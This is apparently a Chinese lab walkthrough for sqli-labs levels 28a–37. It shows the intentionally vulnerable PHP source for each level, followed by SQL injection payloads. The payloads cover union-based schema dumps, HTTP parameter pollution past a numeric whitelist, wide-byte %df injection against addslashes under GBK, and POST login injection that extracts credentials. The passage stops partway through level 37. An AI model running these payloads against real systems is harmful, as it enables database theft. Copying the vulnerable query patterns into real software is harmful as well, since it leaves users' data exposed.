0')%0Aunion%0Aselunion%0Aselectect 1,group_concat(column_name),3%0Afrom%0Ainformation_schema.columns%0Awhere%0Atable_name='CHARACTER_SETS'%0Aor%0A('1'='1
less-28a
经过代码审计直接用28的即可,并且28a更简单,只过滤了union select
-
-1') union selunion selectect 1,database(),3 or ('1'='1 -
0') union selunion selectect 1,group_concat(column_name),3 from information_schema.columns where table_name='CHARACTER_SETS' or ('1'='1
less-29
源码
-
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);

        $qs = $_SERVER['QUERY_STRING'];
        $hint=$qs;

// connectivity
        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}
观察页面

那句话翻译过来就是”本网站由世界上最好的防火墙保护“
判断列数
-
-1' order by 3 --+ -
-1' order by 4 --+
判断显位
-
-1' union select 1,2,3 --+
所有库名
-
-1' union select 1,2,group_concat(schema_name) from information_schema.schemata --+
当前库名
-
-1' union select 1,2,database() --+
所有表名
-
-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
当前表名
-
-1' union select 1,2,table_name from information_schema.tables where table_schema='security' --+
字段
-
-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+
字段信息
-
-1' union select 1,group_concat(email_id),group_concat(id) from emails --+
你以为结束了???no!!!no!!!no!!!
访问http://47.109.184.44:9001/Less-29/login.php
-
1'
这里我们在ID后面输入id=1&id=2,网站到底会去执行哪个ID呢,这里需要看我们使用的web容器,如果我们使用的web容器为apache,则会执行id=2,如果为tomcat,则会执行id=1,这里我的web容器为apache,所以会执行id=2
-
1=&id=2
-
这样构造的原因
- HTTP参数污染原理:
当一个URL中包含多个相同名称的参数时,不同的服务器和应用程序可能会以不同的方式处理这些参数。
某些服务器可能会取第一个参数,而忽略后面的重复参数。
另一些服务器可能会取最后一个参数,忽略前面的参数。
还有一些服务器可能会将所有相同名称的参数的值组合起来。 - 针对 java_implimentation 函数:
根据之前提供的 java_implimentation 函数代码,当查询字符串包含多个 id 参数时,该函数会返回第一个找到的 id 参数的值。
在这个例子中,java_implimentation 函数会返回 1,因为它是遍历 $qs_array 时遇到的第一个 id 参数。 - 攻击场景:
假设攻击者知道后端应用程序使用 java_implimentation 函数来处理 id 参数。
攻击者可能希望通过构造一个包含多个 id 参数的URL来尝试绕过某些安全措施。例如,如果应用程序只检查第一个 id 参数的值,攻击者可以在后面添加一个恶意的 id 参数,这个参数可能会在应用程序的其他部分被处理,从而导致安全问题。 - 为什么要构造这样的语句:
如果应用程序在后端处理参数时只考虑了第一个 id 参数,那么攻击者可以通过添加额外的 id 参数来尝试绕过验证逻辑。
如果应用程序的某个部分(可能不是 java_implimentation 函数)处理了所有的 id 参数,那么攻击者可以利用这一点来注入或执行非预期的行为。
- HTTP参数污染原理:
payload
-
1=&id=-1' union select 1,2,database() --+ 当前库名

1=&id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ 所有表名

1=&id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+ 字段

1=&id=-1' union select 1,group_concat(email_id),group_concat(id)  from emails --+  字段信息
less-30
部分源码
index
-
// take the variables
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);

        $qs = $_SERVER['QUERY_STRING'];
        $hint=$qs;
        $id = '"' .$id. '"';     //其中.的作用是连接字符串

// connectivity
        $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                //print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}
login
-
//WAF implimentation with a whitelist approach..... only allows input to be Numeric.
function whitelist($input)
{
        $match = preg_match("/^\d+$/", $input);
        if($match)
        {
                //echo "you are good";
                //return $match;
        }
        else
        {
                header('Location: hacked.php');
                //echo "you are bad";
        }
}


// The function below immitates the behavior of parameters when subject to HPP (HTTP Parameter Pollution).
function java_implimentation($query_string)
{
        $q_s = $query_string;
        $qs_array= explode("&",$q_s);


        foreach($qs_array as $key => $value)
        {
                $val=substr($value,0,2);
                if($val=="id")
                {
                        $id_value=substr($value,3,30);
                        return $id_value;
                        echo "<br>";
                        break;
                }

        }

}
payload
-
1&id=-1" union select 1,2,database() --+ 当前库名

1&id=-1" union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ 所有表名

1&id=-1" union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+ 字段

1&id=-1" union select 1,group_concat(email_id),group_concat(id)  from emails --+  字段信息
less-31
部分源码
index
-
// take the variables
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);

        $qs = $_SERVER['QUERY_STRING'];
        $hint=$qs;
        $id = '"'.$id.'"';

// connectivity
        $sql="SELECT * FROM users WHERE id= ($id) LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}
login
-
//WAF implimentation with a whitelist approach..... only allows input to be Numeric.
function whitelist($input)
{
        $match = preg_match("/^\d+$/", $input);
        if($match)
        {
                //echo "you are good";
                //return $match;
        }
        else
        {
                header('Location: hacked.php');
                //echo "you are bad";
        }
}
payload
-
1&id=-1") union select 1,2,database() --+ 当前库名

1&id=-1") union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ 所有表名

1&id=-1") union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+ 字段

1&id=-1") union select 1,group_concat(email_id),group_concat(id)  from emails --+  字段信息
less-32
部分源码
-
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");

function check_addslashes($string)
{
    $string = preg_replace('/'. preg_quote('\\') .'/', "\\\\\\", $string);          //转义任何反斜杠
    $string = preg_replace('/\'/i', '\\\'', $string);                               //使用反斜杠转义单引号
    $string = preg_replace('/\"/', "\\\"", $string);                                //使用反斜杠转义双引号


    return $string;
}

// take the variables
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

        if($row)
        {
        echo '<font color= "#00FF00">';
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
        }
        else
        {
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}
’ 和 ” 被转义了

使用preg_replace函数将 斜杠,单引号和双引号过滤了,如果输入id=1"会变成id=1",使得引号不起作用,但是可以注意到数据库使用了gbk编码。这里我们可以采用宽字节注入。当某字符的大小为一个字节时,称其字符为窄字节当某字符的大小为两个字节时,称其字符为宽字节。所有英文默认占一个字节,汉字占两个字节。
宽字节
- 不仅仅只是使用%df’ 进行宽字节绕过也可以使用其他的宽字节,只有满足字符串编码的要求
- 常见使用的宽字节就是%df,其实当我们输入第一个ascill大于128就可以,转换是将其转换成16进制,eg:129转换0x81,然后在前面加上%就是%81
- GBK首字节对应0x81-0xfe(129-239),尾字节对应0x40-0xfe(64-126)(除了0x7f【128】)
- 比如一些 %df’ %81’ %82’ %de’ 等等(只有满足上面的要求就可以)
payload
-
-1%df' union select 1,database(),3 --+

-1%df' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ 所有表名

-1%df' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+ 字段

-1%df' union select 1,group_concat(email_id),group_concat(id)  from emails --+  字段信息
less-33
payload
-
-1%df' union select 1,database(),3 --+

-1%df' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ 所有表名

-1%df' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='emails' --+ 字段

-1%df' union select 1,group_concat(email_id),group_concat(id)  from emails --+  字段信息
less-34
部分源码
-
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname1=$_POST['uname'];
        $passwd1=$_POST['passwd'];

        //echo "username before addslashes is :".$uname1 ."<br>";
        //echo "Input password before addslashes is : ".$passwd1. "<br>";

        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'User Name:'.$uname1);
        fwrite($fp,'Password:'.$passwd1."\n");
        fclose($fp);

        $uname = addslashes($uname1);
        $passwd= addslashes($passwd1);

        //echo "username after addslashes is :".$uname ."<br>";
        //echo "Input password after addslashes is : ".$passwd;

        // connectivity
        mysql_query("SET NAMES gbk");
        @$sql="SELECT username, password FROM users WHERE username='$uname' and password='$passwd' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);

        if($row)
        {
                //echo '<font color= "#0000ff">';

                echo "<br>";
                echo '<font color= "#FFFF00" font size = 4>';
                //echo " You Have successfully logged in\n\n " ;
                echo '<font size="3" color="#0000ff">';
                echo "<br>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "<br>";
                echo "</font>";
                echo "<br>";
                echo "<br>";
                echo '<img src="../images/flag.jpg"  />';

                echo "</font>";
        }
        else
        {
                echo '<font color= "#0000ff" font size="3">';
                //echo "Try again looser";
                print_r(mysql_error());
                echo "</br>";
                echo "</br>";
                echo "</br>";
                echo '<img src="../images/slap.jpg" />';
                echo "</font>";
        }
}

?>
*** get与post提交数据的不同,get型直接以url形式提交,也就是说遇到%bb,%27这种直接当做url编码后处理,而post型却不是这样,他会把你提交的%bb,%27当做正常数据,然后进行url编码,于是就变成了%25bb,%2527***
判断字段数
-
uname=a%df' order by 2 #&passwd=admin&submit=Submit #回显正常
uname=a%df' order by 3 #&passwd=admin&submit=Submit #回显错误

判断显位
-
uname=a%df' union select 1,2#&passwd=admin&submit=Submit
判断当前库、
-
uname=a%df' union select 1,database()#&passwd=admin&submit=Submit
查看security库下的所有表
-
uname=a%df' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database())#&passwd=admin&submit=Submit
查看users表下的所有字段
-
uname=a%df' union select 1,(select group_concat(column_name) from information_schema.columns where table_name=0x7573657273)#&passwd=admin&submit=Submit
查看username,password字段下的所有值
-
uname=a%df' union select 1,(select group_concat(username,password) from security.users)#&passwd=admin&submit=Submit
less-35
源码
-
function check_addslashes($string)
{
    $string = addslashes($string);    //addslashes的作用就是将单引号转义的
    return $string;
}

// take the variables
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

        if($row)
        {
        echo '<font color= "#00FF00">';
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
        }
        else
        {
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}


?>
使用addslashes函数对于输入的内容进行转义,但是id参数没有引号,主要影响在与后续爆字段时候需要用的表名加了引号,只需将表名换成十六进制编码就行,直接使用联合查询就可以了
-
?id=-1%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=database()--+     爆表

?id=-1%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_schema=database() and table_name=0x7573657273--+   爆字段

?id=-1%20union%20select%201,group_concat(password,username),3%20from%20users--+
less-36
部分源码
-
function check_quotes($string)
{
    $string= mysql_real_escape_string($string);
    return $string;
}

// take the variables
if(isset($_GET['id']))
{
$id=check_quotes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

        if($row)
        {
        echo '<font color= "#00FF00">';
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
        }
        else
        {
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}


?>
payload
-
?id=-1%df'%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=database()--+     爆表

?id=-1%df'%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_schema=database() and table_name=0x7573657273--+   爆字段

?id=-1%df'%20union%20select%201,group_concat(password,username),3%20from%20users--+
less-37
部分源码
-
// 检查是否已设置用户名和密码变量
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        // 从POST请求中获取用户名和密码
        $uname1=$_POST['uname'];
        $passwd1=$_POST['passwd'];

        // 输出未处理的用户名和密码(已被注释掉)
        // echo "未处理的用户名是 :".$uname1 ."<br>";
        // echo "未处理的密码是 : ".$passwd1. "<br>";

        // 将连接参数记录到文件以供分析
        $fp=fopen('result.txt','a'); // 打开文件result.txt用于追加
        fwrite($fp,'用户名:'.$uname1); // 写入用户名
        fwrite($fp,'密码:'.$passwd1."\n"); // 写入密码并换行
        fclose($fp); // 关闭文件

        // 对用户名和密码进行转义,防止SQL注入
        $uname = mysql_real_escape_string($uname1);
